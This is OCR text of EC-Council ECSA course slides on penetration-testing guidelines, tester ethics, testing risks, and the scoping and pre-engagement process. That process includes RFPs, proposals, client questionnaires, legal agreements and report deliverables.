Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

ECSA

Penetration Testing Guidelines and Recommendations

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

What Makes a Good Penetration Test?

ECSA

Establishing the parameters for the penetration test, such as **objectives**, limitations, and the justification of procedures

Hiring skilled and experienced professionals to perform the test

Choosing a suitable set of **tests** that balance the cost and benefits

Following a **methodology** with proper planning and documentation

Documenting the result carefully and making it comprehensible for the client

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

When should Pen Testing be Performed?

ECSA

- **It is generally carried out whenever:**
  - There are **changes** made in the organization's infrastructure
  - A new **threat** is discovered to the organization's infrastructure
  - There is **updated** or reinstalled hardware or software
  - There is a change in the organization's **policy**

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Ethics of a Penetration Tester

ECSA

01 Perform penetration testing with the expressed **written permission** of the client

02 Work according to the **non-disclosure** and liability clauses of a contract

03 Test the tools in an isolated laboratory prior to the actual penetration testing

04 Inform the client about any possible risks that might emanate from the tests

05 Notify the client at the first instance when you discover highly vulnerable flaws

06 Deliver social engineering tests results only in summarized and statistical format

07 Try to maintain a **degree of separation** between the criminal hacker and the security professional

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Evolving as a Penetration Tester

ECSA

- Technologies evolve and change
- You should look outside your workplace to expand your knowledge
- Attend **conferences, workshops,** and **training**
- Join various security groups and discuss the current security-related topics
- You must keep your career alive by constantly updating your area of knowledge and skill set
- Read books, journals, and trade magazines
- Visit various security **websites** and **forums**
- Visit **libraries** and **bookstores** to glean information

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Qualification, Experience, Certifications and Skills Required for Pen Tester

ECSA

- The quality of penetration testing depends on the tester's qualifications
- Penetration testing skills cannot be obtained without years of experience in IT fields such as development, systems administration, or consultancy
- Should possess security certifications such as CEH, ECSA, LPT, CISSP, CISA, etc.

- Networking – TCP/IP concepts, cabling techniques
- Ethical Hacking techniques – exploits, hacking tools, etc.
- Open source technologies – Mysql, Apache
- Wireless protocols and devices – 802.11x, Bluetooth
- Trouble-shooting skills
- Routers, firewalls, IDS
- Databases – Oracle, MSSQL
- Operating system skills – Windows, Linux, Mainframe, Mac
- Web Application architecture, HTTP request and response concepts
- Web servers, mail servers, SNMP stations, access devices

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Communication Skills of a Penetration Tester

ECSA

01

You should have strong **interpersonal** and **communication skills**

02

You must have a proven ability to explain the **output of a penetration test** to a non-technical client

You must have good **presentation** and **report-writing skills**

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Profile of a Good Penetration Tester

ECSA

- A good penetration tester's resume should include any/all of the points listed below:

- Conducted research and development in the security area
- Published research papers
- Presented at various local and international seminars

- Holds various certifications
- Member of many respectable organizations, such as IEEE
- Written and published security-related books

- You will need to market yourself through these activities if you want organizations to consider you as a pen tester

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Responsibilities of a Penetration Tester

ECSA

1. Performing penetration testing and risk assessment of the target system
2. Clearly defining the goals of the penetration test, ensuring superior quality, and effectively communicating the results
3. Exploiting system vulnerabilities and justifying found vulnerabilities
4. Presenting reports to superiors regarding the efficiency of the tests and risk assessments, and presenting proposals for risk mitigation
5. Understanding the security of the organization's servers, network systems, and firewalls relevant to the specific business risks

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Risks Associated with Penetration Testing

ECSA

- A careful engagement, planning, and execution is also required to avoid any risk associated with penetration testing
- There are certain risks which organizations may face when they plan to conduct penetration test

- Some of the risks arising from penetration testing are:
  - Testers can have access to the protected/sensitive data after successful penetration test attempt
  - Tester can have information about the vulnerabilities existing in the organizational infrastructure
  - DoS penetration test can make the organization services down
  - Using certain pretext in social engineering, a penetration attempt can make the employees feel uneasy

- Organizations can avoid such risks by signing NDA and other legal documents, which include what is allowed and not allowed to the penetration testing team

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Types of Risks Arising during Penetration Testing

ECSA

During the penetration test, some of the activities may pose certain risks and put the organization into the unwanted situation such as denial of service condition, lock out critical accounts or crash critical servers and applications

Types of risks that comes with penetration testing

Technical Risks:

This type of risks directly arises with targets in the production environment

Example includes:

- Failure of the target
- Disruption of service
- Loss or exposure of sensitive data

Organizational Risks:

This type of risks can come as side effect of penetration testing

Example includes:

- A repetitive and unwanted triggering in the incident handling processes of the organization
- Negligence towards monitoring and responding incidents during or after pen test
- Disruption in business continuity
- Loss of reputation

Legal Risks:

Risks arise from Legal obligations

Example includes:

- Violation of laws, clauses in ROE

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Dealing with Risks Associated with Penetration Testing and Avoiding Potential DoS Conditions

ECSA

- Extreme care should be taken so that your action will not harm the system under test
- Penetration tester should use less risky testing techniques to avoid any unwanted risk

Guidelines to minimize the risks associated with penetration testing and avoiding potential DoS conditions:

- **Use Indirect Testing:** It involves collecting sufficient evidence that proves that certain vulnerability is likely to exist, instead of directly testing it
- **Limit yourself from Vulnerability Exploitation:** Tester should limit themselves from directly exploiting the vulnerability. Instead, they should prefer to show the existence of specific vulnerability and how it can be exploited
- **Delay the Effect of Test:** Tester should try to delay effect of executing the certain test. It will help them to have enough time to cancel and avoid unwanted risk arises from such test
- **Perform Interruptible Testing:** Tester should able to pause certain test if they think that this test may cause unintended consequences
- **Be Careful against using Throttled Tools:** Throttled tools can execute multiple tests at a time and can overload the target
- **Be Aware of Account Lock-out Functionality:** Repetition of certain test can result in activating account lockout functionality
- **Use Partial Isolation and Replication of Target Environment:** If possible, testing should be done on dedicated test system to avoid any risk associated with DoS-related situations

不好的 Buffer overflows

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Module Summary

ECSA

- Penetration testing is an effective way for determining how well the organization's security policies, controls and technologies are working
- A comprehensive pen test provides an assurance that the organization is operating within an acceptable limit of information security risks
- The selection of the specific type of test should be done based on the demand, goal, time and resources available
- Penetration testing methodology ensures that the exercise is done in a standard manner with documented and repeatable results for a given security posture
- Methodology plays a crucial role in the success of a pen test; the lack of a pen-test methodology results in no consistency

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

ECSA

EC-Council Certified Security Analyst

Module 02

Penetration Testing Scoping and Engagement Methodology

MODULE OBJECTIVE

Learn how to initiate, engage and proceed with the penetration testing assignment.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Penetration Testing: Pre-engagement Activities

ECSA
EC-Council Certified Security Analyst

- Pre-engagement activities set the foundation for managing and successfully executing a penetration testing engagement
- These pre-engagement activities are one of the important components in penetration testing that a pen tester or client **should not overlook**
- If the client and pen tester failed to follow the pre-engagement activities properly, they may face issues like **scope creeping, unsatisfied customers,** and even **legal issues** in their penetration testing engagement
- The pre-engagement activities in a penetration test starts with determining the **goal of the test**

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Pre-engagement Activities

ECSA

Step 1	Prepare Response Requirements for Proposal Submission
Step 2	Identify Scope, Approach and Methodology
Step 2.1	Send Preliminary Information Request Document to the Client
Step 2.2	List the Goals of Penetration Testing
Step 2.3	Conduct Pen Test Scoping Meeting
Step 2.4	Identify the Type of Testing to Be Carried Out
Step 2.5	Identify the Areas of Infrastructure to be Tested
Step 2.6	Identify the Targets to be Tested
Step 2.7	Identify the Items to Be Tested Within the Organization
Step 2.8	Identify the Targets that Require Dealing with Third parties, if any
Step 2.9	Identify the Targets that Require Dealing with Other Countries, if any

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Pre-engagement Activities (Cont'd)

ECSA

Step 2.10	Understand Client Assessment Requirements
Step 2.11	List the Tests that will Not be Carried Out
Step 2.12	Obtain a Detailed Proposal of Tests to be Carried Out and not Carried Out
Step 2.13	Decide on the Desired Depth for Penetration Testing
Step 3	Determine Project Deliverables
Step 3.1	Identify How the Final Report will be Delivered
Step 3.2	Identify the Reports to be Delivered after the Pen Test
Step 4	Determine Project Schedule
Step 4.1	Specify Finite Duration for the Test to be Conducted
Step 5	Understand Staffing Requirements
Step 5.1	Project Team Staffing

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Pre-engagement Activities (Cont'd)

ECSA

Step 6	Propose Detailed and Itemized Pricing
Step 6.1	Estimate Cost for your Pen Test Engagement
Step 7	Submit the Proposal
Step 8	Set the Rules of Engagement (ROE)
Step 8.1	Conduct Brainstorming Sessions with the Top Management and Technical Teams
Step 8.2	List the Contacts at the Client Organization who will be in Charge of the Pen Testing Project
Step 8.3	Obtain the Details of the Key Contact at the Client's Company, in Case of an Emergency
Step 8.4	Conduct Initial Teleconference with Target Point of Contact (TPOC)
Step 8.5	Estimate Timeline for the Engagement
Step 8.6	Draft a Timeline for the Penetration Testing Project
Step 8.7	Identify the Reporting Time Scales

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Pre-engagement Activities (Cont'd)

ECSA

Step 8.8	Identify the Office Space/Location Where your Team will Work during this Project
Step 8.9	Decide Time of Day for the Test
Step 8.10	Identify the Local Human Resources Required for the Pen Test
Step 8.11	Identify the Client's IT Security Admin who will Help you with the Pen Test (if Possible)
Step 8.12	Decide Other Internal Employees who will Help you in the Pen Test (if Possible)
Step 8.13	Get Engagement Letter from Client
Step 9	Handle Legal Issues in Penetration Testing Engagement
Step 9.1	Hire a Lawyer who can Handle your Penetration Testing Legal Documents
Step 9.2	Create Penetration Testing "Rules of Behavior"
Step 9.3	Create a Get-Out-of-Jail-Free Card
Step 9.4	List Permitted Items in Legal Agreement

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Pre-engagement Activities (Cont'd)

ECSA

Step 9.5	Create Confidentiality and Non-Disclosure Agreements (NDAs) Clauses
Step 9.6	Prepare a Non-Disclosure Agreement (NDA) and have the Client Sign It
Step 9.7	Define Liability Issues
Step 9.8	Define Negligence Claim
Step 9.9	Define Limitations of the Contract
Step 9.10	Have the Engagement Letter Vetted by your Lawyer
Step 9.11	Obtain (if Possible) Liability Insurance from a Local Insurance Firm
Step 9.12	Conduct Independence, Check of the Team Members
Step 9.13	List the Known Waivers/Exemptions
Step 9.14	List the Contractual Constraints in the Penetration Testing Agreement
Step 10	Prepare for Test

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Pre-engagement Activities (Cont'd)

ECSA

Step 10.1	Review Engagement Letter
Step 10.2	Create Engagement Log
Step 10.3	Conduct Kickoff Meeting
Step 10.4	Prepare Statement of Work (SOW)
Step 10.5	Identify the List of Security Tools you will be required for the Penetration Test
Step 10.6	Identify the Hardware and Software Requirements for the Penetration Test
Step 10.7	Prepare Test Plan
Step 10.8	Penetration Testing Hardware/ Software Requirements
Step 10.9	Assign Resources
Step 10.10	Send Internal Control Questionnaires (ICQ) to the Client (Provided By Client [PBC] Information)
Step 10.11	Request Previous Penetration Testing/Vulnerability Assessment Reports (If Possible)

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Pre-engagement Activities (Cont'd)

ECSA

Step 10.12	Request Previous Penetration Testing/Vulnerability Assessment Reports (If Possible)
Step 10.13	Create Data Use Agreement (DUA) (If Required)
Step 10.14	Conduct a Working Teleconference
Step 10.15	Send the Final Engagement Control Documents to the Client for Signature
Step 10.16	Obtain Penetration Testing Permission from the Company's Stakeholders
Step 10.17	Obtain Special Permission, If Required, from the Local Law Enforcement Agency
Step 10.18	Obtain Temporary Identification Cards from the Client for Team Members Involved in the Process
Step 10.19	Gather Information about the Client Organization's History and Background
Step 10.20	Visit and Become Familiar with the Client Organization's Premises and Environment
Step 10.21	Identify the Local Equipment Required for the Pen Test
Step 10.22	Conduct a Mission Briefing
Step 11	Handle Scope Creeping during Pen Test

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

ECSA

Request for Proposal (RFP)

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

How Pen Testing Engagement Process Initiates?

ECSA
EC-Council Certified Security Analyst

- Client will first issue **REQUEST FOR PROPOSAL (RFP)** document distributed/published to various Penetration Testing Vendors and ask them to submit their proposals before the due date

Contents of a RFP

Purpose of the RFP

- Goals of the organization behind penetration testing:
  - Evaluate the security of the organization
  - Identify any security issues that will impact the business
  - Submit the findings and recommendations

Technical & Contractual Contact

- Contact details of whom to contact for proposal submission, specifications, Statement of Work (SOW) requirements, contract terms, conditions, etc.

Name	John
Address	
Phone	
Email	

Schedule of Events

- Specifies the time table for events before engagement

	Date
RFP distribution to vendors	
Questions from vendors about scope or approach due	
Responses to vendors about scope or approach due	
Proposal due date	
Target date for review of proposals	
Anticipated decision and selection of vendor(s)	
Anticipated commencement date of work	

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Proposal Submission

ECSA
EC-Council Certified Security Analyst

- Your proposal in response to the RFP should contain the following elements:

Executive Summary: High-level synopsis, features and benefits are presented on the proposed engagement

Approach and Methodology: Detailed testing procedures and technical expertise needed for the engagement

Project Deliverables: Types of reports you will provide (Executive Summary Report, Technical Report, etc.)

Project Management: Method and approach used for project management and how your engagement will proceed from start to end

Itemized Pricing: How will you charge?

References: Add references of similar work done before

Team Strength: List biographies and relevant experience of your team member

Company Briefing: About your company with official address, contact details, expertise in offering similar services, etc.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by EC-Council
All Rights Reserved.Reproduction is Strictly Prohibited.

ECSA

"Keep the common evaluation criteria in mind before submitting your proposal."

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Common Evaluation Criteria for the Proposals

ECSA

The decision on selecting a proposal is made based on:

- What has been taken into consideration while deciding the operational, technical, cost, and management requirements
- Your responsiveness to the RFP
- The price quoted for all the items mentioned in RFP

- **The following primary considerations are also taken into account for evaluating proposals**
  - The responses mentioned in the RFP are completed in the correct format
  - Your ability to propose an effective solution based on the stated requirements
  - Your ability to deliver the proposed service against specification
  - Your experience, stability, past record
  - Ability and availability of sufficient highly-skilled team to do the job

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

ECSA

Preparing Response Requirements for Proposal Submission

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Preparing for Proposal Submission

ECSA

- [x] Identifying scope, approach and methodology
- [x] Determining project deliverables
- [ ] Determining project schedule
- [x] Understanding staffing requirements
- [x] Proposing detailed and itemized pricing
- [ ] Submitting proposal

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Send Preliminary Information Request Document to the Client

ECSA
EC-Council Certified Security Analyst

- The preliminary information request document guides you in gathering basic information about the client's expectations for the penetration test
- It contains information about **client's contact details**, pen-testing objectives and scope, list of networks and devices to be tested, etc.

Contact Information

Company name:	
Contact name:	
Address:	
City:	
State:	
Country:	
Zip/Postal code:	
Email:	
Phone:	

Scope of the Pen Testing/Security Audit

What kind of penetration testing should be included?

- ☐ Black box (VampireTech will not be provided with any network information)
- ☐ White box (VampireTech will be supplied with full network information and diagrams)
- ☐ Grey box (VampireTech will be supplied with limited network information)
- ☐ External testing (VampireTech will conduct tests from outside the perimeter firewall)
- ☐ Internal testing (VampireTech will conduct tests from the internal network. Note that network segmentation will need to be considered)

What kind of penetration testing should be included?

- ☐ Network testing
- ☐ Firewall/IDS testing
- ☐ Router and Switches testing
- ☐ Denial-of-Service testing
- ☐ Database testing
- ☐ VoIP testing
- ☐ VPN Testing
- ☐ Cloud testing

List what needs to be tested

Items	Details
☐ Servers	
☐ Workstations	
☐ Routers	
☐ Firewalls	
☐ Networking devices	

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited

List the Goals of Penetration Testing

ECSA
EC-Council Certified Security Analyst

- Identify the organization's goal from **Purpose** section of the RPF and Preliminary Information Request Document
- Identify what the target organization wants to be tested
- Identify the **primary** as well as secondary goals of the organization
- The primary goals are **business-risk driven** while secondary goals are **compliance driven**

Goal	Primary or Secondary?
Protecting stakeholder's data	
Reducing financial liability for noncompliance with regulation (for example, GDPR)	
Protecting company's intellectual property	
Ensuring a high level of trust in regards to customers	
Reduce likelihood of a breach to protect brand reputation	
Safeguard the organization from failure	
Prevent financial loss through fraud	
Identify the key vulnerabilities	
Improve the security of the technical systems	

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

ECSA

"Clarity of scope is key to getting value from pen testing." - Mike Gillespie

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Scoping a Penetration Test

ECSA

1. Scoping is one of the important parts of penetration testing engagement process
2. It is an empirical process that helps you gather assessment requirements for your penetration test
3. It further helps in preparing test plan, limitations, business objectives, and time schedule for the proposed pen test
4. It helps you define clear objectives with the help of which you can identify:
   - What will be tested
   - How it should be tested
   - What resources will be allocated
   - What limitations will be applied
   - What business objectives will be achieved
   - How the test project will be planned and scheduled

Advantages:

- Scoping ensures consistency and high success rate of the penetration test
- A carefully defined scope helps in preventing collateral damage from intrusive scans or exploits
- Without scoping, there is a huge chance of failure of penetration test as assessment requirements will have no proper definitions and procedures to follow
- Scoping helps you address all the required attributes necessary to kick-start your penetration testing project in a professionally sound manner

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Conduct Pen Test Scoping Meeting

ECSA

- Once the goal is identified, schedule a scoping meeting with the client in order to define scope of the proposed penetration test
- In many cases, the scope meeting can be arranged after the contract has been signed
- However, there is a chance that the client can arrange scope meeting before the contract has been signed. In such case, the client may ask you to sign NDA before any in-depth scoping discussion happens
- **Rule of Engagement (ROE)** and **Cost** are not discussed in this meeting

During meeting:

- **Review the RFP Document:** Discuss and confirm the clear information about the client's expectations for the penetration test. For example, Client's contact details, Scope, Type, Category of pen test , etc.
- **Questionnaires:** Ask as many questions as possible so that the scope can be properly estimated

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Sample Questionnaires

ECSA

Network Penetration Test

1. Why is the customer having the penetration test performed against their environment?
2. Is the penetration test required for a specific compliance requirement?
3. When does the customer want the active portions (scanning , enumeration, exploitation etc.) of the penetration test conducted?
   1. During business hours?
   2. After business hours?
   3. On the weekends?
4. How many total IP addresses are being tested?
   1. How many internal IP addresses, if applicable?
   2. How many external IP addresses, if applicable?
5. Are there any devices in place that may impact the results of a penetration test such as firewall intrusion detection/prevention system, web application firewall, or load balance?
6. In the case a system is compromised, how should the testing team proceed?
   1. Perform a local vulnerability assessment on the compromised machine?
   2. Attempt to gain the highest privilege (root on Unix machines, SYSTEM or Administrator on Windows machines) on the compromised machine?
   3. Perform no minimal dictionary or exhaustive password attacks against the local password hashes obtained (for example, /etc/shadow on Unix machines)?

Source: *http://www.pentest-standard.org*

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Sample Questionnaires (Cont'd)

ECSA
EC-Council Certified Security Analyst

Social Engineering

1. Does the client have a list of email addresses they would like a Social Engineering attack to be performed against?
2. Does the client have a list of phone numbers they would like a Social Engineering attack to be performed against?
3. Is Social Engineering for the purpose of gaining unauthorized physical access approved? If so
   1. How many people will be targeted?

Web Application Penetration Test

1. How many web applications are being assessed?
2. How will the testing be executed? Against the live application or a snapshot of it in a testing environment?
3. How many login systems are being assessed?
4. How many static pages are being assessed? (approximate)
5. How many dynamic pages are being assessed? (approximate)
6. Will the source code be made readily available?
7. Will there be any kind of documentation?
   1. If yes, what kind of documentation?
8. Will static analysis be performed on this application?
9. Does the client want fuzzing performed against this application?
10. Does the client want role-based testing performed against this application?
11. Does the client want credentialed scans of web applications performed?

Wireless Network Penetration Test

1. How many wireless networks are in place?
2. Is a guest wireless network used? If so
   1. Does the guest network require authentication?
   2. What type of encryption is used on the wireless networks?
   3. What is the square footage of coverage?
   4. Will enumeration of rogue devices be necessary ?
   5. Will the team be assessing wireless attacks against clients?
   6. Approximately, how many clients will be using the wireless network

Source: *http://www.pentest-standard.org*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Sample Questionnaires (Cont'd)

ECSA
EC-Council Certified Security Analyst

Questions for Business Unit Managers

1. Is the manager aware that a test is about to be performed?
2. What is the main datum that would create the greatest risk to the organization if exposed, corrupted, or deleted?
3. Are the testing and validation procedures in place to verify that business applications are functioning properly?
4. Will the testers have access to the Quality Assurance testing procedures from when the application was first developed?
5. Are Disaster Recovery Procedures in place for the application data?

Questions for Systems Administrator

1. Are there any systems which could be characterized as fragile (systems with tendencies to crash, older operating systems, or which are unpatched)?
2. Are there systems on the network which the client does not own and require additional approval to test?
3. Are Change Management Procedure in place?
4. What is the mean time to repair systems outages?
5. Is any systems monitoring software in place?
6. What are the most critical servers and applications ?
7. Are backups tested on a regular basis?
8. When was the last time the backups were restored?

Source: *http://www.pentest-standard.org*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Identify the Type of Testing to be Carried Out

ECSA

- Selecting the appropriate type of testing depends on the scenario in which the testing is to be commissioned
  - Black-box or White-box Testing
  - Announced or Unannounced Testing
  - Blind or Double-Blind Testing
- Determine if it's a Black-box/White-box/Announced/Unannounced/Blind/Double-Blind approach before actually starting the pen test

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Identify the Areas of Infrastructure to be Tested

ECSA

- Network Penetration Testing
- Application Penetration Testing
- Social Engineering Penetration Testing
- **Wireless Network Penetration Testing**
- Mobile Device Penetration Testing
- Cloud Penetration Testing
- VPN Penetration Testing

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Identify the Targets to be Tested

ECSA

- Based on the initial questionnaire phase with clients in scoping meeting, you should be able to identify all the required targets for assessment
- You should identify what exactly you need to test for a specific type of test
- You should identify targets in the form of specific IP addresses, network ranges, domain names, devices to be tested, etc.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Identify the Items to be Tested within the Organization

ECSA

- Persistent penetration testing of servers, workstations and desktops, and network devices can benefit enterprises in **hardening security** and **integrity** of their infrastructure components

Servers

- IIS servers
- Application servers:
  - Client application server
  - Web application server
- Windows servers
- UNIX/Linux servers

Workstations and Desktops

- Number of workstations per department, in case there are multiple departments in the organization

Network Devices

- Routers
- Hubs
- Switches
- Modems
- Network load balancers
- LAN cards
- Gateways

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Identify the Targets that Requires Dealing with Third Parties, if any

ECSA

- Identify the services or applications hosted by a third party such as **Cloud Service Provider**, Internet Service Provider (ISP), and Managed Security Service Providers (MSSP) that need to tested
- A special permission should be obtained from such third parties to **avoid any legal issues**
- Sometimes, the client may ask you to test a service or an application that is hosted by a third party such as Cloud Service Provider, Internet Service Provider (ISP), Managed Security Service Providers (MSSP), etc.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Identify the Targets that Requires Dealing with other Countries, if any

ECSA

01 Identify the **countries** where targets, e.g., servers, are housed

02 Do not rely on the client taking legal responsibility for any laws violated

03 You should review and verify the laws of the country where the servers are housed

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Understand Client Assessment Requirements

ECSA

- Create a checklist of assessment requirements
- Identify the time frame and testing hours
- Identify who will be involved in the reporting and document delivery

Items to Be Tested		
Servers	Yes ☐	No ☐
Workstations	Yes ☐	No ☐
Routers	Yes ☐	No ☐
Firewalls	Yes ☐	No ☐
Networking devices	Yes ☐	No ☐
Cabling	Yes ☐	No ☐
Databases	Yes ☐	No ☐
Applications	Yes ☐	No ☐
Physical security	Yes ☐	No ☐
Telecommunications	Yes ☐	No ☐

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

List the Tests that will not be Carried Out

ECSA

- Identify the type of test that should not be carried out on the client organization before testing begins

For example:

Social Engineering Penetration Testing

- Client may not want you to use pretext like sex, drugs, porn, etc. during social engineering penetration testing attempts
- Identify the pretexts that should not be used while performing social engineering penetration test
- Pretexts related to sex, drugs, porn etc., are not allowed to use in corporate environment
- Ensure that you should get approval in writing for the acceptable pretext before the test

DoS Testing

- DoS pen testing may put your client organization's services unavailable to their users
- If your client is an e-commerce company, then they will not want you to conduct DoS service test on their website
- Unless the organization explicitly wants you to test its infrastructure against the availability of the services, then you should get this test approved in writing before the test begins

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by EC-Council
All Rights Reserved.Reproduction is Strictly Prohibited.

Obtain a Detailed Proposal of Tests to be Carried Out and not Carried Out

ECSA
EC-Council Certified Security Analyst

Ask the client to submit a detailed proposal for the penetration test to be carried out and the tests that should not be carried out

This detailed proposal will help you identify the nature and intensity of a penetration test assignment

The proposal sheet should also specify the test details and scope, the type of test, and the number of tests required

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Decide on Desired Depth for Penetration Testing

ECSA
EC-Council Certified Security Analyst

- Decide the depth of the proposed penetration test based on the scope identified during your penetration test scoping
- Consider the following factors for deciding the depth of the proposed penetration test
  - Type of testing required (Black-box/White-box/Announced/Unannounced/Blind/Double-Blind)
  - Areas of infrastructure to be tested (Network/Application/Wireless Network/Cloud/DOS)
  - Number of targets to be tested (IP addresses, network ranges, domain names, devices)
- The depth will provide an idea on how much time, resources, and cost required for the test

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Preparing for Proposal Submission

ECSA

- Identifying scope, approach and methodology
- **Determining project deliverables**
- Determining project schedule
- Understanding staffing requirements
- Proposing detailed and itemized pricing
- Submitting proposal


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Identify How the Final Report will be Delivered

ECSA

- The final report is prepared using the test performed in the organization
- Discuss with the client's organization about the report format that they expect you to provide at the completion of your penetration test

Reports can be given in any of the listed formats:



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by EC-Council
All Rights Reserved.Reproduction is Strictly Prohibited.

Identify the Reports to be Delivered after the Pen Test

ECSA

- **The various reports provided after the completion of the penetration testing process are as follows:**
  - Network test reports
  - Client-side test reports
  - Web application test reports

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Preparing for Proposal Submission

ECSA

- [x] Identifying scope, approach and methodology
- [x] Determining project deliverables
- [ ] **Determining project schedule**
- [x] Understanding staffing requirements
- [x] Proposing detailed and itemized pricing
- [ ] Submitting proposal

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
